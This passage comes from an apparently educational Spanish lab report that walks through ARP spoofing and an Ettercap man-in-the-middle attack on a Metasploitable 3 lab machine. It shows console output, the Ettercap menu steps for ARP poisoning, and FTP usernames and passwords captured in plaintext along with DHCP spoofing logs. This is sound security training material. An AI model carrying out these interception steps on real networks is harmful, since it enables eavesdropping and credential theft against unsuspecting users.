
└─(root㉿kali)-[/home/kali]
    # more /proc/sys/net/ipv4/ip_forward
1
```

3.1.8 Navegación con MitM Activo

```
vagrant@metasploitable3-ub1404:~$ ping www.yahoo.com
PING me-ycpi-cf-www.g06.yahoodns.net (200.152.162.189) 56(84) bytes of data.
64 bytes from e1-ha.ycpi.bra.yahoo.com (200.152.162.189): icmp_seq=1 ttl=255 time=63.0 ms
64 bytes from e1-ha.ycpi.bra.yahoo.com (200.152.162.189): icmp_seq=2 ttl=255 time=59.9 ms
64 bytes from e1-ha.ycpi.bra.yahoo.com (200.152.162.189): icmp_seq=3 ttl=255 time=64.0 ms
64 bytes from e1-ha.ycpi.bra.yahoo.com (200.152.162.189): icmp_seq=4 ttl=255 time=64.0 ms
```

3.1.9 Captura de Tráfico con Wireshark / tcpdump

Desde Kali, se observó el tráfico de la víctima pasando por la interfaz eth0:



3.1.10 Cancelación del Ataque y Restauración

Se detuvo arpspoof con Ctrl+C y se verificó la restauración de la MAC en la víctima:

```
vagrant@metasploitable3-ub1404:~$ arp -n 10.0.2.1
Address          HWtype  HWaddress      Flags Mask    Iface
10.0.2.1         ether   08:00:27:17:5e:30  C             eth0
vagrant@metasploitable3-ub1404:~$ arp -n 10.0.2.1
Address          HWtype  HWaddress      Flags Mask    Iface
10.0.2.1         ether   52:55:0a:00:02:01  C             eth0
```


3.2 Man-in-the-middle: Intercepción de Credenciales.

Una vez posicionado como intermediario mediante ARP Spoofing, el atacante puede interceptar tráfico sensible. En este paso se utilizará Ettercap para capturar credenciales transmitidas en texto plano (por ejemplo, mediante protocolo HTTP, FTP o Telnet hacia servicios de Metasploitable 3).

3.2.1 Lanzar Ettercap en Kali


Dentro de Ettercap:

- Ir a Sniff > Unified Sniffing y seleccionar eth0.
- Ir a Start > Start Sniffing para iniciar la captura.
- Ir a Hosts > Scan for Hosts para descubrir equipos en la red.
- Agregar la IP de la víctima como Target 1 y la IP del gateway como Target 2.
- Ir a MitM > ARP Poisoning y activar la opción "Sniff Remote Connections".



3.2.2 Intercepción de Tráfico y Credenciales

Desde Metasploitable 3, acceder a algún servicio que transmita credenciales en texto plano. Ettercap las capturaré automáticamente:



```
(kali@kali)-[~]
$ ftp 10.0.2.15
Connected to 10.0.2.15.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.0.2.15]
Name (10.0.2.15:kali): Saludos
331 Password required for Saludos
Password:
530 Login incorrect.
ftp: Login failed
ftp>
```

DHCP: [08:00:27:17:5E:30] REQUEST 10.0.2.4
DHCP spoofing: fake ACK [08:00:27:17:5E:30] assigned to 10.0.2.4
DHCP: [10.0.2.4] ACK : 10.0.2.4 255.255.255.0 GW 10.0.2.4 DNS 8.8.4.4
DHCP: [10.0.2.2] ACK : 10.0.2.4 255.255.255.0 GW 10.0.2.1 DNS 200.28.4.130
FTP : 10.0.2.15:21 -> USER: kali PASS: kali
FTP : 10.0.2.15:21 -> USER: Saludos PASS: Profesor

Al utilizar el comando ftp 10.0.2.15 se solicita agregar credenciales, las cuales son captadas por Ettercap.

3.2.3 Detención del Ataque

